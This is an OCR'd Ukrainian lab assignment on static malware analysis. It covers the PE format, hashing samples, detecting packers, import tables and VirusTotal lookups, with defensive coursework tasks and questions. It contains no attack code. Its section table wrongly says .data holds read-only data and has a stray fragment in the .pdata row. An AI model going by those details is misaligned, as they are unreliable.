


Рисунок 3. Обчислення хеш значень файлів




Рисунок 4. Використання простого IDE для YARA




Рисунок 5. Пошук за хеш значенням




Рисунок 6. Пошук у дереві каталогів

Лабораторна робота 3. Статичний аналіз шкідливих програм

Мета: отримати навички статичного аналізу шкідливих програм.

Інструменти:

- ОС
- Microsoft Windows XP Professional
- Інструменти
- PEView
- Перегляд тексту (будь-який)
- PEiD
- Resource Hacker
- Безкоштовна версія IDA 5.0 (https://www.hex-rays.com/products/ida/support/download_freeware.shtml)

Студент буде знати:

- Формат файлу PE;
- PE структура заголовка;
- відмінності між файлами PE: dll, exe, drv;
- імпорт та експорт таблиць адрес (IAT, EAT).

Студент зможе:

- визначити потенційну загрозу, переглянувши вміст PE-файлу,
- переглянути структуру файлу PE за допомогою PEViewer,
- виявити пакувальник або шифрувальник за допомогою PEiD,
- використовувати онлайн-мультисканер для сканування файлу,
- переглядати залежності бібліотеки,
- запропонувати гіпотезу щодо шкідливого програмного забезпечення (базовий рівень).

Кроки:

1. Прочитайте інформацію про загальні принципи статичного аналізу.
2. Виконати лабораторні завдання.
3. Захистіть лабораторію, відповідаючи на запитання.

Інформація

Статичний аналіз - це аналіз програми перед її запуском.

Підписи та індикатор компромісу

Сигнатура - це послідовність байтів, яка однозначно ідентифікує програму. Текстовий рядок можна розглядати як простий підпис або, так званий, індикатор компромісу (IoC).

Хешування

Хешування – це поширений метод, який використовується для унікальної ідентифікації зловмисного програмного забезпечення. Шкідливе програмне забезпечення запускається через програму хешування, яка створює унікальний хеш, який ідентифікує це шкідливе програмне забезпечення (своєрідний відбиток пальця). Хеш-функція алгоритму дайджесту повідомлень 5 (MD5) найчастіше використовується для аналізу зловмисного програмного забезпечення, хоча також популярним є безпечний алгоритм хешування 1 (SHA-1). Ви можете скористатися вільно доступною програмою «md5deep» (http://md5deep.sourceforge.net/), щоб обчислити хеш або плагін «Total Commander».




Рисунок 1. Підрахунок Хеш значення

Упаковка та обфускація

Автори зловмисного програмного забезпечення часто використовують пакування або обфускацію, щоб ускладнити виявлення чи аналіз своїх файлів. Обфусковані програми – це програми, виконання яких автор зловмисного ПЗ намагався приховати. Упаковані програми — це підмножина обфускованих програм, у яких шкідлива програма стиснена та не може бути проаналізована. Обидва методи суттєво обмежать ваші спроби статичного аналізу зловмисного програмного забезпечення. Упакований і обфусцований код часто включає принаймні функції LoadLibrary і GetProcAddress, які використовуються для завантаження додаткових функцій і отримання доступу до них.

Під час запуску упакованої програми також запускається невелика програма-оболонка

розпакуйте запакований файл, а потім запустіть розпакований файл (ToDo: малюнок).

Ви можете використовувати інструмент PEiD, щоб виявити пакувальник, який використовується для стиснення файлу PE. Підписи PEiD доступні у формі правил Yara, які також можна додати до сканера підписів.




Рисунок 2. Визначення пакувальника

Формат файлу PE

Формат файлу Portable Executable (PE) використовується виконуваними файлами Windows, об'єктним кодом і DLL. Формат файлу PE — це структура даних, яка містить інформацію, необхідну завантажувачу ОС Windows для керування загорнутим виконуваним кодом. Майже кожен файл із виконуваним кодом, який завантажує Windows, має формат PE, хоча деякі застарілі формати файлів рідко з'являються у зловмисному програмному забезпеченні. Файли PE починаються із заголовка, який містить інформацію про код, тип програми, необхідні бібліотечні функції та вимоги до місця. Перші байти PE-файлу – «MZ» (0x5A4D). Інформація в заголовку PE має велике значення для аналітика зловмисного програмного забезпечення.

Заголовки файлів PE можуть надати значно більше інформації, ніж просто імпорт. Формат файлу PE містить заголовок, за яким слідує ряд розділів. Заголовок містить метадані про сам файл. Найцікавіші поля заголовка PE:

Таблиця 1. Структури полів

PE Field	Information
Imports	Functions from other libraries that are used by the malware
Exports	Functions in the malware that are meant to be called by other programs or libraries
Time Date Stamp	Time when the program was compiled (usually faked)
Sections	Names of sections in the file and their sizes on disk and in memory
Subsystem	Indicates whether the program is a command-line or GUI application
Resources	Strings, icons, menus, and other information included in the file

Після заголовка йдуть фактичні розділи файлу, кожен з яких містить корисну інформацію. Нижче наведено найпоширеніші та цікаві розділи PE-файлу:

Таблиця 2. Розділи PE-файлу

PE Section	Description
.text	Contains the executable code
.data	Holds read-only data that is globally accessible within the program
.idata	Sometimes present and stores the import function information; if this section is not present, the import function information is stored in the .rdata section
.edata	Sometimes present and stores the export function information; if this section is not present, the export function information is stored in the .rdata section
.pdata	Present only in 64-bit executables and stores exception-handling information .rsrc Stores resources needed by the executable
.rsrc	Stores resources needed by the executable
.reloc	Contains information for relocation of library files

Посилання

Існує три способи зв'язування бібліотек: статичний, динамічний і під час виконання.

Статичне зв'язування є найменш поширеним методом зв'язування бібліотек, хоча воно поширене в програмах UNIX і Linux. Коли бібліотека статично пов’язана з виконуваним файлом, увесь код із цієї бібліотеки копіюється у виконуваний файл, що призводить до збільшення розміру виконуваного файлу. Під час аналізу коду важко відрізнити статично зв’язаний код від власного коду виконуваного файлу, оскільки ніщо в заголовку PE-файлу не вказує на те, що файл містить зв’язаний код.

Хоча зв’язування під час виконання непопулярне у дружніх програмах, зазвичай використовується у зловмисному програмному забезпеченні, особливо якщо воно упаковане або завуаковане. Виконувані файли, які використовують зв’язування під час виконання, підключаються до бібліотек лише тоді, коли ця функція потрібна, а не під час запуску програми, як у динамічно пов’язаних програмах. Кілька функцій Microsoft Windows дозволяють програмістам імпортувати

пов’язані функції, не вказані в заголовку файлу програми. З них найчастіше використовуються два: LoadLibrary і GetProcAddress. Також використовуються LdrGetProcAddress і LdrLoadDll. LoadLibrary і GetProcAddress дозволяють програмі отримувати доступ до будь-якої функції в будь-якій бібліотеці в системі, що означає, що коли ці функції використовуються, ви не можете статично визначити, які функції пов’язує підозрювана програма.

З усіх методів зв’язування динамічне зв’язування є найпоширенішим і найбільш цікавим для аналітиків зловмисного програмного забезпечення. Коли бібліотеки динамічно пов'язані, головна ОС шукає необхідні бібліотеки під час завантаження програми. Коли програма викликає функцію пов’язаної бібліотеки, ця функція виконується в бібліотеці.

Заголовок файлу PE зберігає інформацію про кожну бібліотеку, яку буде завантажено, і про кожну функцію, яку використовуватиме програма. Використовувані бібліотеки та викликані функції часто є найважливішими частинами програми, і їх ідентифікація особливо важлива, оскільки це дозволяє нам здогадатися, що робить програма. Наприклад, якщо програма імпортує функцію URLDownloadToFile, ви можете здогадатися, що вона підключається до Інтернету, щоб завантажити певний вміст, який потім зберігає в локальному файлі.

Інструмент PEView

PEview — це зручний і зручний інструмент для перегляду структур PE:




Рисунок 3. PEview

Угода про іменування функцій

Оцінюючи незнайомі функції Windows, варто звернути увагу на кілька домовленостей про іменування, оскільки вони часто виникають і можуть заплутати вас, якщо ви їх не впізнаєте. Наприклад, ви часто зустрічатимете назви функцій із суфіксом Ex, наприклад CreateWindowEx. Коли Microsoft оновлює функцію, а нова функція несумісна зі старою, Microsoft продовжує підтримувати стару функцію. Нова функція

отримала те саме ім’я, що й стара, із додаванням суфікса Ex. Двічі суттєво оновлені функції мають у своїх назвах два суфікси Ex.

Багато функцій, які приймають рядки як параметри, включають A або W у кінці назви, наприклад CreateDirectoryW. Ця літера не відображається в документації до функції; це просто вказує, що функція приймає рядковий параметр і що існує дві різні версії функції: одна для рядків ASCII і одна для рядків широких символів. Не забувайте відкидати кінцеві A або W під час пошуку функції в документації Microsoft.

Завдання:

1. Виконайте статичний аналіз зразків із папок Lab1 (X.ex_) і Lab2 (Lab2_01.exe).
   -. Обчисліть хеш SHA256 і виконайте пошук на сайті http://www.virustotal.com/, щоб отримати звіт. Чи збігається будь-який із файлів із існуючими антивірусними сигнатурами?
   -. Коли був скомпільований цей файл?
   -. Чи є якісь ознаки того, що файл запакований або затуманений? Якщо так, то які це показники?
   -. Чи є будь-які імпортовані натяки на те, що робить цей файл? Запропонуйте свою гіпотезу корисного навантаження.
   -. Чи існують ознаки компромісу, які можна використати для створення підпису?
   -. Яке, на вашу думку, призначення цього файлу?
2. Напишіть звіт з лабораторії.

a. Для кожного файлу заповніть наступну таблицю з відповідними даними:

File name	
Filesize	
Hash	MD5/SHA-1/SHA-256
Imports	List of functions
Exports	List of functions
Time Date Stamp	
Sections	Names of sections
Subsystem	
Resources	if available
Packer	if present
Compiler/Language	
Detection	Verdicts, Virustotal rate

3. Дайте відповіді на запитання.

Питання

1. Яка інформація з PE-заголовка може бути корисною для аналізу шкідливих програм?
2. Чому ми використовуємо хешування для аналізу шкідливих програм?
3. Що таке таблиця адрес імпорту та таблиця адрес експорту?
4. Які види компонування бібліотек ви знаєте?
5. Які онлайн-сервіси можна використовувати для аналізу шкідливих програм?

References

1. Practical Malware Analysis, Sikorski M., Honig A.

Приклад виконання лабораторної роботи:




Рисунок 4. Підрахунок хеш значень




Рисунок 5. Пошук за хешем на virustotal

